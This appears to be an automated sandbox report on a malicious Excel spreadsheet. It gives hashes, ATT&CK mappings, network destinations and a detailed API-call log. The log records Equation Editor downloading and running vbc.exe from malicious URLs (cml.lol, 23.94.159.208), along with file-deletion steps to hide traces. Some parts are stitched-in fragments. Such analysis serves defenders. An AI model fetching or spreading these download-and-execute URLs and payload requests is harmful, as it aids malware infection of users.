urlFedConvertRename:'https://account.live.com/security/LoginStage.aspx?lmif=1000&ru=https://login.live.com/login.srf%3Fwa%3Dwsignin1.0%26rpsnv%3D13%26ct%3D1634923037%26rver%3D7.3.6962.0%26wp%3DMBI_SSL_SHARED%26wreply%3Dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26id%3D250206%26cbcxt%3Dsky%26cbcxt%3Dsky%26mkt%3DEN-US%26lc%3D1033%26uaid%3D88dec31766d34cbc8a3d21887ce99963&uiflavor=web&wa=wsignin1.0&rpsnv=13&ct=1634923037&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&cbcxt=sky&cbcxt=sky&mkt=EN-US&lc=1033&cbid=0&id=250206&uaid=88dec31766d34cbc8a3d21887ce99963', AC:'wa=wsignin1.0&rpsnv=13&ct=1634923037&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky&contextid=C5395DC8AEE6F69B&bk=1634923038', AD:'', bx:'https://login.live.com/Me.htm?v=3&uaid=88dec31766d34cbc8a3d21887ce99963', a:'https://logincdn.msauth.net/shared/1.0/', cZ:'Pass', b:'', AH:true, AI:3, d:'', AJ:null, e:true, f:null, g:'', i:'250206', cd:false, k:'88dec31766d34cbc8a3d21887ce99963', l:-1, AR:true, B1:3, AS:false, B3:5, B4:0, AU:true, sCBUpTxt1:'', AV:false, sCBUpTxt2:'', cj:0, q:false, AY:0, B8:5, t:'https://account.live.com/username/recover?wreply=https://login.live.com/login.sr) Return: 0	1544	2124
Call Network API	API Name: recv Args: (5dc, , 1, 2) Return: ?	1544	2124
Detection	Threat Characteristic: Causes process to crash Process ID: 2124 Image Path: vbc.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6A17\1D6A17 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6A17\ Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		736
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F33AAB1.emf) Return: 1		736
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F33AAB1.emf Type: VSDT_MDB_20		736
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 736 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F33AAB1.emf Type: VSDT_MDB_20		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1927811.od) Return: 1		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTF Value: 98		736

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTA Value: 98		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		736
Delete File	Path: %TEMP%\1927811.od Type: VSDT_ASCII		736
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 736 File: %TEMP%\1927811.od Type: VSDT_ASCII		

Screenshot



Software Licensing

Software Licensing

This computer is not running genuine Windows

To use this feature without interruption, this computer needs to be running genuine Windows.

With genuine Winc
confident that your
enhancements fror

Resolve onlir

Read the privacy statement online

Cancel

vbc.exe - Application Error

The instruction at 0x001c3679 referenced memory at 0x49239136. The memory could not be read.

Click on OK to terminate the program


OK

Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	C89C565535B25A5F4F74D061111C09D6CCB6F667
SHA-256	97650CB23800562D0D77FB5C747EF28DA2E8AB2EE5652492DD491687F5846FD2
MD5	915DC72425E276FFA4E2180453B71456
Size	394999 byte(s)

Risk Level	High risk
Detection	VAN_WORM.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (8) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (4) Suspicious network or messaging activity (14)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics		
Execution	Execution through API	🟥⬜⬜	Characteristics:	1
Defense Evasion	File Deletion	🟥⬜⬜	Characteristics:	1, 2, 3
Discovery	Network Share Discovery	🟥⬜⬜	Characteristics:	1
Command and Control	Commonly Used Port	🟥🟥🟥	Characteristics:	1, 2
	Standard Application Layer Protocol	🟥🟥🟥	Characteristics:	1, 2

Notable Threat Characteristics

Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe

File drop, download, sharing, or replication (8)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 804 File: %TEMP%\1938606.od Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 804 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\AA43B8DB.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2132 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII
Drops executable during installation	🟥🟥🟥	Dropping Process ID: 2072 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	🟥⬜⬜	%USERPROFILE%\vbc.exe
Renames downloaded file to evade detection	🟥🟥⬜	URL: http://cml.lol/kxoopj File: %USERPROFILE%\vbc.exe

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 804 Info: Enums share folder from API result

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Causes process to crash	🟥⬜⬜	Process ID: 2132 Image Path: vbc.exe

Process, service, or memory object change (4)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 2072 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2132 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 2072 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates command line process	🟥⬜⬜	Process ID: 2132 Image Path: %USERPROFILE%\vbc.exe

Suspicious network or messaging activity (14)

Characteristic	Significance	Details
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://23.94.159.208/1111/vbc.exe Threat Name: EXPLOIT_UAC.WRS
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://cml.lol/kxoopj Threat Name: EXPLOIT_UAC.WRS
Connects to remote URL or IP address	🟥⬜⬜	https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.94.159.208:80 Content: GET /1111/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nConnection: Keep-Alive\r\nHost: 23.94.159.208\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://cml.lol/kxoopj
Connects to remote URL or IP address	🟥⬜⬜	http://cml.lol/kxoopj
Listens on port	🟥⬜⬜	0.0.0.0:49181
Listens on port	🟥⬜⬜	0.0.0.0:49180
Listens on port	🟥⬜⬜	0.0.0.0:49179
Listens on port	🟥⬜⬜	0.0.0.0:49178
Listens on port	🟥⬜⬜	0.0.0.0:49177
Listens on port	🟥⬜⬜	0.0.0.0:49176
Listens on port	🟥⬜⬜	0.0.0.0:49175
Listens on port	🟥⬜⬜	127.0.0.1:53694

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
23.94.159.208	80	-	-	-	NONAMEFL

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
login.live.com	40.126.31.9	53	-	No risk	-	NONAMEFL
crl.microsoft.com	81.198.165.16	53	-	No risk	-	NONAMEFL
onedrive.live.com	13.107.42.13	53	-	No risk	-	NONAMEFL
ocsp.digicert.com	93.184.220.29	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	13.107.4.50	53	-	No risk	-	NONAMEFL
cml.lol	52.138.218.121	53	-	No risk	-	NONAMEFL
ocsp.digicert.com	93.184.220.29	80	-	-	-	NONAMEFL
cml.lol	52.138.218.121	80	-	-	-	NONAMEFL
ctldl.windowsupdate.com	13.107.4.50	80	-	-	-	NONAMEFL
onedrive.live.com	13.107.42.13	443	-	-	-	NONAMEFL
login.live.com	40.126.31.2	443	-	-	-	NONAMEFL
crl.microsoft.com	81.198.165.10	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	NONAMEFL
http://crl.microsoft.com/pki/crl/products/CodeSignPCA2.crl	Business / Economy Computers / Internet Cloud Applications	No risk	-	NONAMEFL
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8Ull8gIGmZT9XHrHiJQeI%3D	Computers / Internet Cloud Applications	No risk	-	NONAMEFL
http://23.94.159.208/1111/vbc.exe	Malware Accomplice Disease Vector	High	EXPLOIT_UAC.WRS	NONAMEFL
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?5ee9869365c0c59e	Computers / Internet	No risk	-	NONAMEFL
https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Sharing Services	No risk	-	NONAMEFL
http://cml.lol/kxoopj	Malware Accomplice Disease Vector	High	EXPLOIT_UAC.WRS	NONAMEFL

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc[1].exe	No risk	-	-	http://cml.lol/kxoopj	867328	71418A069E4DEB46C1C4701399C5866A604E855B
vbc.exe	No risk	-	-	http://cml.lol/kxoopj	867328	71418A069E4DEB46C1C4701399C5866A604E855B
NONAMEFL.xlsx.LNK	No risk	-	-	-	1038	45505A5A643483A8F0F6128B89BADA0D59D0662C
D8EKC30F.LNK	No risk	-	-	-	896	387E0AFDAF3C67705B0C58901D724390A62671D4
Excel12.pip	No risk	-	-	-	1544	DFC11ABC0DB1F6A5D44BAD26F9BB4E6FDEFFC038
~$NONAMEFL.xlsx	No risk	-	-	-	165	DF650BBB6B1BC0776D7434E056F9C4D6885EB19D
6BADA8974A10C4BD62CC921D13E43B18_711ED44619924BA6DC33E69F97E7FF63	No risk	-	-	-	434	A6A50893ABB02FC4743B35D5949E8805EAC5F434
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	D52866C9FB7354987ECBEE9E2328E6053D1711CD
7423F88C7F265F0DEFC08EA88C3BDE45_AA1E8580D4EBC816148CE81268683776	No risk	-	-	-	434	66275F34389ECB2A712599196A290332ED2F2EDE
administrator@live[1].txt	No risk	-	-	-	64	78F7D74AE94EF5A434E64E2992E715E24CDF15DF

Suspicious Objects

Type	Object	Risk Level
URL	http://cml.lol:80/kxoopj	High
File (SHA1)	C89C565535B25A5F4F74D061111C09D6CCB6F667	High
URL	https://onedrive.live.com:443/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Medium
URL	http://23.94.159.208:80/1111/vbc.exe	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://23.94.159.208/1111/vbc.exe Threat Name: EXPLOIT_UAC.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://cml.lol/kxoopj Threat Name: EXPLOIT_UAC.WRS		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		804
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		804
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\"? Value: None		804
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		804
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		804
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		804
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		804
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		804
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		804
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560016		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\"? Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		804
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		804
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		804
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6881\ Value: None		804
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6881\1D6881 Value: None		804
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6881\1D6881 Value: None		804
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\AA43B8DB.emf Type: VSDT_MDB_20		804
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\AA43B8DB.emf Type: VSDT_MDB_20		804
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		804
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		804
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[804) Return: 1		804
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		804
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[804) Return: 1		804
Detection	Threat Characteristic: Creates process Process ID: 2072 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 53560005	804	2072
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	804	2072
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	804	2072

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	804	2072
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://cml.lol/kxoopj, %USERPROFILE%\vbc.exe, ,) Return: 0	804	2072
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Renames downloaded file to evade detection URL: http://cml.lol/kxoopj File: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://cml.lol/kxoopj		
Call System API	API Name: DnsQueryExW Args: (cml.lol, 1, 50000000) Return: 0	804	2072
Call System API	API Name: DnsQueryExW Args: (cml.lol, 1, 50000000) Return: 0	804	2072
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	804	2072
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	804	2072
Call Service API	API Name: OpenServiceW Args: (894218, Sens, 4) Return: 894178	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	804	2072
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	804	2072
Call Service API	API Name: OpenServiceA Args: (894308, rasman, 4) Return: 894218	804	2072
Call Service API	API Name: OpenServiceA Args: (894498, RASMAN, 4) Return: 894308	804	2072
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (18efd4, 0, 0, 0) Return: 1	804	2072
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	804	2072
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	804	2072
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	804	2072
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	804	2072
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	804	2072
Call Network API	API Name: socket Args: (2, 2, 17) Return: 35c	804	2072
Call Network API	API Name: bind Args: (35c, 127.0.0.1:53694, 16) Return: 0	804	2072
Detection	Threat Characteristic: Listens on port 127.0.0.1:53694		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	804	2072
Call System API	API Name: DnsQueryExW Args: (cml.lol, 1, 50000000) Return: 0	804	2072
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, cml.lol, 80, , , 3, 0, 8926352) Return: cc0008	804	2072
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /kxoopj, , , 1633224, 4194320, 8926352) Return: cc000c	804	2072
Detection	Threat Characteristic: Connects to remote URL or IP address http://cml.lol/kxoopj		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3b4	804	2072
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3b4	804	2072
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3dc	804	2072
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3dc	804	2072
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3cc	804	2072
Call Network API	API Name: socket Args: (2, 2, 0) Return: 408	804	2072
Call Network API	API Name: socket Args: (23, 2, 0) Return: 408	804	2072
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	804	2072
Call System API	API Name: DnsQueryExW Args: (cml.lol, 1, 40006000) Return: 9701	804	2072
Call System API	API Name: DnsQueryExW Args: (cml.lol, 1c, 40006000) Return: 0	804	2072
Call Network API	API Name: socket Args: (23, 2, 0) Return: 408	804	2072
Call Network API	API Name: socket Args: (2, 1, 6) Return: 408	804	2072
Call Network API	API Name: bind Args: (408, 0.0.0.0:49175, 16) Return: 0	804	2072
Detection	Threat Characteristic: Listens on port 0.0.0.0:49175		
Call Network API	API Name: connect Args: (408, 52.138.218.121:80, 16) Return: ffffffff	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: send Args: (408, GET /kxoopj HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: cml.lol\r\nConnection: Keep-Alive\r\n\r\n, 251, 0) Return: 251	804	2072
Call Network API	API Name: recv Args: (408, , 1024, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (408, , 1024, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (408, , 1, 2) Return: ?	804	2072
Call Network API	API Name: socket Args: (2, 1, 6) Return: 418	804	2072
Call Network API	API Name: bind Args: (418, 0.0.0.0:49176, 16) Return: 0	804	2072

Detection	Threat Characteristic: Listens on port 0.0.0.0:49176		
Call Network API	API Name: connect Args: (418, 23.94.159.208:80, 16) Return: ffffffff	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: send Args: (418, GET /1111/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nConnection: Keep-Alive\r\nHost: 23.94.159.208\r\n\r\n, 263, 0) Return: 263	804	2072
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.94.159.208:80 Content: GET /1111/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nConnection: Keep-Alive\r\nHost: 23.94.159.208\r\n\r\n		
Call Network API	API Name: recv Args: (418, , 1024, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 1024, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	804	2072
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	804	2072
